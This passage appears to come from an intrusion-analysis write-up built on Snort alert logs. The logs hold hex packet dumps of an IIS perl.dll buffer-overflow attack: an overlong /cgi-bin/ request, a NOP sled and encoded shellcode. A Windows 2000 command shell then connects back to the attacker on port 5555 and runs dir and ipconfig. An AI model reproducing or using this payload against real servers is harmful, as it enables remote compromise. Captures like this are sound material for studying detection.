0x04F0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x0500: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x0510: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x0520: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x0530: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x0540: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x0550: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x0560: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x0570: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
```

```
0x0580: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x0590: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x05A0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x05B0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x05C0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x05D0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x05E0: 90 90 90 90 90 90 90 90 90 90
..........
```

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+=+=+=+=+=+=+

[**] IIS PERL.DLL SHELLCODE [**]
01/14-17:28:38.981523 192.168.1.11:35888 -> 192.168.1.15:80
TCP TTL:64 TOS:0x0 ID:63219 IpLen:20 DgmLen:102 DF
***AP*** Seq: 0x761075DB  Ack: 0xAD9F843E  Win: 0x16D0
TcpLen: 32
TCP Options (3) => NOP NOP TS: 3704514 0
0x0000: 00 00 00 00 00 01 00 04 75 83 66 99 08 00 45 00
........u.f...E.
0x0010: 00 66 F6 F3 40 00 40 06 C0 33 C0 A8 01 0B C0 A8
.f..@.@..3......
0x0020: 01 0F 8C 30 00 50 76 10 75 DB AD 9F 84 3E 80 18
...0.Pv.u....>..
0x0030: 16 D0 54 BE 00 00 01 01 08 0A 00 38 86 C2 00 00
..T........8....
0x0040: 00 00 90 90 90 90 90 90 90 33 C0 B0 90 03 D8 8B
.........3......
0x0050: 03 8B 40 60 33 DB B3 24 03 C3 FF E0 EB B9 90 90
..@`3..$........
0x0060: 05 31 8C 6A 2E 70 6C 20 48 54 54 50 2F 31 2E 30
.1.j.pl HTTP/1.0
0x0070: 0D 0A 0D 0A
....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+=+=+=+=+=+=+
```

```
[**] IIS PERL.DLL SHELLCODE [**]
01/14-17:28:38.981523 192.168.1.11:35888 -> 192.168.1.15:80
TCP TTL:255 TOS:0x10 ID:0 IpLen:20 DgmLen:1538
***AP*** Seq: 0x33701076  Ack: 0x33701076  Win: 0x4470
TcpLen: 20
0x0000: 00 00 00 00 45 10 06 02 00 00 00 00 FF 06 32 7B
....E.........2{
0x0010: C0 A8 01 0B C0 A8 01 0F 8C 30 00 50 33 70 10 76
.........0.P3p.v
0x0020: 33 70 10 76 50 18 44 70 F6 B8 00 00 47 45 54 20
3p.vP.Dp....GET
0x0030: 2F 63 67 69 2D 62 69 6E 2F 42 42 42 42 42 42 42
/cgi-bin/BBBBBBB
0x0040: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42
BBBBBBBBBBBBBBBB
0x0050: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42
BBBBBBBBBBBBBBBB
0x0060: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42
BBBBBBBBBBBBBBBB
0x0070: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42
BBBBBBBBBBBBBBBB
0x0080: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42
BBBBBBBBBBBBBBBB
0x0090: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42
BBBBBBBBBBBBBBBB
0x00A0: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42
BBBBBBBBBBBBBBBB
0x00B0: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42
BBBBBBBBBBBBBBBB
0x00C0: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42
BBBBBBBBBBBBBBBB
0x00D0: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42
BBBBBBBBBBBBBBBB
0x00E0: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42
BBBBBBBBBBBBBBBB
0x00F0: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42
BBBBBBBBBBBBBBBB
0x0100: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42
BBBBBBBBBBBBBBBB
0x0110: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42
BBBBBBBBBBBBBBBB
0x0120: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42
BBBBBBBBBBBBBBBB
0x0130: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42
BBBBBBBBBBBBBBBB
```

```
0x0140: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42
BBBBBBBBBBBBBBBB
0x0150: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42
BBBBBBBBBBBBBBBB
0x0160: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42
BBBBBBBBBBBBBBBB
0x0170: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42
BBBBBBBBBBBBBBBB
0x0180: 42 42 42 42 42 42 42 42 42 42 42 42 8B 94 F8 77
BBBBBBBBBBBB...w
0x0190: 42 42 42 42 EB 03 5D EB 05 E8 F8 FF FF FF 83 C5
BBBB..]..........
0x01A0: 15 90 90 90 8B C5 33 C9 66 B9 D7 02 50 80 30 95
......3.f...P.0.
0x01B0: 40 E2 FA 2D 95 95 64 E2 14 AD D8 CF 05 95 E1 96
@..-..d..........
0x01C0: DD 7E 60 7D 95 95 95 95 C8 1E 40 14 7F 9A 6B 6A
.~`}......@...kj
0x01D0: 6A 1E 4D 1E E6 A9 96 66 1E E3 ED 96 66 1E EB B5
j.M....f....f...
0x01E0: 96 6E 1E DB 81 A6 78 C3 C2 C4 1E AA 96 6E 1E 67
.n....x......n.g
0x01F0: 2C 9B 95 95 95 66 33 E1 9D CC CA 16 52 91 D0 77
,....f3.....R..w
0x0200: 72 CC CA CB 1E 58 1E D3 B1 96 56 44 74 96 54 A6
r....X....VDt.T.
0x0210: 5C F3 1E 9D 1E D3 89 96 56 54 74 97 96 54 1E 95
\.......VTt..T..
0x0220: 96 56 1E 67 1E 6B 1E 45 2C 9E 95 95 95 7D E1 94
.V.g.k.E,....}..
0x0230: 95 95 A6 55 39 10 55 E0 6C C7 C3 6A C2 41 CF 1E
...U9.U.l..j.A..
0x0240: 4D 2C 93 95 95 95 7D CE 94 95 95 52 D2 F1 99 95
M,....}....R....
0x0250: 95 95 52 D2 FD 95 95 95 95 52 D2 F9 94 95 95 95
..R......R......
0x0260: FF 95 18 D2 F1 C5 18 D2 85 C5 18 D2 81 C5 6A C2
..............j.
0x0270: 55 FF 95 18 D2 F1 C5 18 D2 8D C5 18 D2 89 C5 6A
U..............j
0x0280: C2 55 52 D2 B5 D1 95 95 95 18 D2 B5 C5 6A C2 51
.UR..........j.Q
0x0290: 1E D2 85 1C D2 C9 1C D2 F5 1E D2 89 1C D2 CD 14
................
0x02A0: DA D9 94 94 95 95 F3 52 D2 C5 95 95 18 D2 E5 C5
.......R........
```

```
0x02B0: 18 D2 B5 C5 A6 55 C5 C5 C5 FF 94 C5 C5 7D 95 95
.....U.......}..
0x02C0: 95 95 C8 14 78 D5 6B 6A 6A C0 C5 6A C2 5D 6A E2
....x.kjj..j.]j.
0x02D0: 85 6A C2 71 6A E2 89 6A C2 71 FD 95 91 95 95 FF
.j.qj..j.q......
0x02E0: D5 6A C2 45 1E 7D C5 FD 94 94 95 95 6A C2 7D 10
.j.E.}......j.}.
0x02F0: 55 9A 10 3E 95 95 95 A6 55 C5 D5 C5 D5 C5 6A C2
U..>....U.....j.
0x0300: 79 16 6D 6A 9A 11 02 95 95 95 1E 4D F3 52 92 97
y.mj.......M.R..
0x0310: 95 F3 52 D2 97 80 26 52 D2 91 55 3D 94 9E FF 85
..R...&R..U=....
0x0320: 18 92 C5 C6 6A C2 61 FF A7 6A C2 49 A6 5C C4 C3
....j.a..j.I.\..
0x0330: C4 C4 C4 6A E2 81 6A C2 59 10 55 E1 F5 05 05 05
...j..j.Y.U.....
0x0340: 05 15 AB 95 E1 BA 05 05 05 05 FF 95 C3 FD 95 91
................
0x0350: 95 95 C0 6A E2 81 6A C2 4D 10 55 E1 D5 05 05 05
...j..j.M.U.....
0x0360: 05 FF 95 6A A3 C0 C6 6A C2 6D 16 6D 6A E1 BB 05
...j...j.m.mj...
0x0370: 05 05 05 7E 27 FF 95 FD 95 91 95 95 C0 C6 6A C2
...~'.........j.
0x0380: 69 10 55 E9 8D 05 05 05 05 E1 09 FF 95 C3 C5 C0
i.U.............
0x0390: 6A E2 8D 6A C2 41 FF A7 6A C2 49 7E 1F C6 6A C2
j..j.A..j.I~..j.
0x03A0: 65 FF 95 6A C2 75 A6 55 39 10 55 E0 6C C4 C7 C3
e..j.u.U9.U.l...
0x03B0: C6 6A 47 CF CC 3E 77 7B 56 D2 F0 E1 C5 E7 FA F6
.jG..>w{V.......
0x03C0: D4 F1 F1 E7 F0 E6 E6 95 D9 FA F4 F1 D9 FC F7 E7
................
0x03D0: F4 E7 EC D4 95 D6 E7 F0 F4 E1 F0 C5 FC E5 F0 95
................
0x03E0: D2 F0 E1 C6 E1 F4 E7 E1 E0 E5 DC FB F3 FA D4 95
................
0x03F0: D6 E7 F0 F4 E1 F0 C5 E7 FA F6 F0 E6 E6 D4 95 C5
................
0x0400: F0 F0 FE DB F4 F8 F0 F1 C5 FC E5 F0 95 D2 F9 FA
................
0x0410: F7 F4 F9 D4 F9 F9 FA F6 95 C2 E7 FC E1 F0 D3 FC
................
```

```
0x0420: F9 F0 95 C7 F0 F4 F1 D3 FC F9 F0 95 C6 F9 F0 F0
................
0x0430: E5 95 D0 ED FC E1 C5 E7 FA F6 F0 E6 E6 95 D6 F9
................
0x0440: FA E6 F0 DD F4 FB F1 F9 F0 95 C2 C6 DA D6 DE A6
................
0x0450: A7 95 C2 C6 D4 C6 E1 F4 E7 E1 E0 E5 95 E6 FA F6
................
0x0460: FE F0 E1 95 F6 F9 FA E6 F0 E6 FA F6 FE F0 E1 95
................
0x0470: F6 FA FB FB F0 F6 E1 95 E6 F0 FB F1 95 E7 F0 F6
................
0x0480: E3 95 F6 F8 F1 BB F0 ED F0 95 90 90 90 90 90 90
................
0x0490: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x04A0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x04B0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x04C0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x04D0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x04E0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x04F0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x0500: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x0510: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x0520: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x0530: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x0540: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x0550: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x0560: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x0570: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x0580: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
```

```
0x0590: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x05A0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x05B0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x05C0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x05D0: 90 90 90 90 90 90 90 90 90 90 90 33 C0 B0 90 03
...........3....
0x05E0: D8 8B 03 8B 40 60 33 DB B3 24 03 C3 FF E0 EB B9
....@`3..$......
0x05F0: 90 90 05 31 8C 6A 2E 70 6C 20 48 54 54 50 2F 31
...1.j.pl HTTP/1
0x0600: 2E 30 0D 0A 0D 0A
.0....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+=+=+=+=+=+=+
```

SNORT CMD SHELL SESSION

```
[**] WINNT CMD [**]
01/14-17:28:39.041523 192.168.1.15:1496 ->
192.168.1.11:5555
TCP TTL:127 TOS:0x0 ID:5507 IpLen:20 DgmLen:145 DF
***AP*** Seq: 0xADA07B02  Ack: 0x761A9211  Win: 0x4470
TcpLen: 20
0x0000: 00 04 75 83 66 9F 00 00 00 00 00 00 08 00 45 00
..u.f.........E.
0x0010: 00 91 15 83 40 00 7F 06 62 79 C0 A8 01 0F C0 A8
....@...by......
0x0020: 01 0B 05 D8 15 B3 AD A0 7B 02 76 1A 92 11 50 18
........{.v...P.
0x0030: 44 70 7A 75 00 00 4D 69 63 72 6F 73 6F 66 74 20
Dpzu..Microsoft
0x0040: 57 69 6E 64 6F 77 73 20 32 30 30 30 20 5B 56 65
Windows 2000 [Ve
0x0050: 72 73 69 6F 6E 20 35 2E 30 30 2E 32 31 39 35 5D
rsion 5.00.2195]
0x0060: 0D 0A 28 43 29 20 43 6F 70 79 72 69 67 68 74 20
..(C) Copyright
0x0070: 31 39 38 35 2D 31 39 39 39 20 4D 69 63 72 6F 73
1985-1999 Micros
0x0080: 6F 66 74 20 43 6F 72 70 2E 0D 0A 0D 0A 43 3A 5C
oft Corp.....C:\
0x0090: 57 49 4E 4E 54 5C 73 79 73 74 65 6D 33 32 3E
WINNT\system32>

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+=+=+=+=+=+=+

[**] WINNT CMD [**]
01/14-17:28:56.701523 192.168.1.15:1496 ->
192.168.1.11:5555
TCP TTL:127 TOS:0x0 ID:5509 IpLen:20 DgmLen:561 DF
***AP*** Seq: 0xADA07B6B  Ack: 0x761A9219  Win: 0x4468
TcpLen: 20
0x0000: 00 04 75 83 66 9F 00 00 00 00 00 00 08 00 45 00
..u.f.........E.
0x0010: 02 31 15 85 40 00 7F 06 60 D7 C0 A8 01 0F C0 A8
.1..@...`.......
0x0020: 01 0B 05 D8 15 B3 AD A0 7B 6B 76 1A 92 19 50 18
........{kv...P.
0x0030: 44 68 EE C5 00 00 64 69 72 20 63 3A 5C 0A 20 56
Dh....dir c:\. V
```

```
0x0040: 6F 6C 75 6D 65 20 69 6E 20 64 72 69 76 65 20 43
olume in drive C
0x0050: 20 68 61 73 20 6E 6F 20 6C 61 62 65 6C 2E 0D 0A
has no label...
0x0060: 20 56 6F 6C 75 6D 65 20 53 65 72 69 61 6C 20 4E
Volume Serial N
0x0070: 75 6D 62 65 72 20 69 73 20 42 34 45 43 2D 36 41
umber is B4EC-6A
0x0080: 31 37 0D 0A 0D 0A 20 44 69 72 65 63 74 6F 72 79
17.... Directory
0x0090: 20 6F 66 20 63 3A 5C 0D 0A 0D 0A 31 32 2F 32 38
of c:\....12/28
0x00A0: 2F 32 30 30 31 20 20 30 32 3A 30 30 70 20 20 20
/2001  02:00p
0x00B0: 20 20 20 3C 44 49 52 3E 20 20 20 20 20 20 20 20
<DIR>
0x00C0: 20 20 57 49 4E 4E 54 0D 0A 31 32 2F 32 38 2F 32
WINNT..12/28/2
0x00D0: 30 30 31 20 20 30 32 3A 30 33 70 20 20 20 20 20
001  02:03p
0x00E0: 20 3C 44 49 52 3E 20 20 20 20 20 20 20 20 20 20
<DIR>
0x00F0: 44 6F 63 75 6D 65 6E 74 73 20 61 6E 64 20 53 65
Documents and Se
0x0100: 74 74 69 6E 67 73 0D 0A 31 32 2F 32 38 2F 32 30
ttings..12/28/20
0x0110: 30 31 20 20 30 32 3A 30 33 70 20 20 20 20 20 20  01
02:03p
0x0120: 3C 44 49 52 3E 20 20 20 20 20 20 20 20 20 20 50
<DIR>          P
0x0130: 72 6F 67 72 61 6D 20 46 69 6C 65 73 0D 0A 31 32
rogram Files..12
0x0140: 2F 32 38 2F 32 30 30 31 20 20 30 32 3A 32 30 70
/28/2001  02:20p
0x0150: 20 20 20 20 20 20 3C 44 49 52 3E 20 20 20 20 20
<DIR>
0x0160: 20 20 20 20 20 49 6E 65 74 70 75 62 0D 0A 30 31
Inetpub..01
0x0170: 2F 30 33 2F 32 30 30 32 20 20 30 31 3A 33 36 70
/03/2002  01:36p
0x0180: 20 20 20 20 20 20 3C 44 49 52 3E 20 20 20 20 20
<DIR>
0x0190: 20 20 20 20 20 50 65 72 6C 0D 0A 30 31 2F 31 34
Perl..01/14
0x01A0: 2F 32 30 30 32 20 20 30 34 3A 34 35 70 20 20 20
/2002  04:45p
```

```
0x01B0: 20 20 20 3C 44 49 52 3E 20 20 20 20 20 20 20 20
<DIR>
0x01C0: 20 20 68 6F 6C 64 0D 0A 20 20 20 20 20 20 20 20
hold..
0x01D0: 20 20 20 20 20 20 20 30 20 46 69 6C 65 28 73 29
0 File(s)
0x01E0: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 30 20
0
0x01F0: 62 79 74 65 73 0D 0A 20 20 20 20 20 20 20 20 20
bytes..
0x0200: 20 20 20 20 20 20 36 20 44 69 72 28 73 29 20 20
6 Dir(s)
0x0210: 20 20 20 32 38 36 2C 39 31 36 2C 36 30 38 20 62
286,916,608 b
0x0220: 79 74 65 73 20 66 72 65 65 0D 0A 0D 0A 43 3A 5C
ytes free....C:\
0x0230: 57 49 4E 4E 54 5C 73 79 73 74 65 6D 33 32 3E
WINNT\system32>

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+=+=+=+=+=+=+
```

```
[**] WINNT CMD [**]
01/14-17:28:59.681523 192.168.1.15:1496 ->
192.168.1.11:5555
TCP TTL:127 TOS:0x0 ID:5510 IpLen:20 DgmLen:337 DF
***AP*** Seq: 0xADA07D74  Ack: 0x761A9222  Win: 0x445F
TcpLen: 20
0x0000: 00 04 75 83 66 9F 00 00 00 00 00 00 08 00 45 00
..u.f.........E.
0x0010: 01 51 15 86 40 00 7F 06 61 B6 C0 A8 01 0F C0 A8
.Q..@...a.......
0x0020: 01 0B 05 D8 15 B3 AD A0 7D 74 76 1A 92 22 50 18
........}tv.."P.
0x0030: 44 5F 3D A2 00 00 69 70 63 6F 6E 66 69 67 0A 0D
D_=...ipconfig..
0x0040: 0D 0A 57 69 6E 64 6F 77 73 20 32 30 30 30 20 49
..Windows 2000 I
0x0050: 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D  P
Configuration.
0x0060: 0D 0A 0D 0D 0A 45 74 68 65 72 6E 65 74 20 61 64
.....Ethernet ad
0x0070: 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61
apter Local Area
0x0080: 20 43 6F 6E 6E 65 63 74 69 6F 6E 3A 0D 0D 0A 0D
Connection:....
0x0090: 0D 0A 09 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70
...Connection-sp
0x00A0: 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69
ecific DNS Suffi
0x00B0: 78 20 20 2E 20 3A 20 0D 0A 09 49 50 20 41 64 64  x
. : ...IP Add
0x00C0: 72 65 73 73 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20
ress. . . . . .
0x00D0: 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30  .
. . . . . : 10
0x00E0: 2E 30 2E 30 2E 31 30 0D 0D 0A 09 53 75 62 6E 65
.0.0.10....Subne
0x00F0: 74 20 4D 61 73 6B 20 2E 20 2E 20 2E 20 2E 20 2E  t
Mask . . . . .
0x0100: 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32   .
. . . . . : 2
0x0110: 35 35 2E 30 2E 30 2E 30 0D 0D 0A 09 44 65 66 61
55.0.0.0....Defa
0x0120: 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20
ult Gateway . .
0x0130: 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20  .
. . . . . . :
```

```
0x0140: 31 30 2E 30 2E 30 2E 31 0D 0D 0A 0D 0A 43 3A 5C
10.0.0.1.....C:\
0x0150: 57 49 4E 4E 54 5C 73 79 73 74 65 6D 33 32 3E
WINNT\system32>

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+=+=+=+=+=+=+
```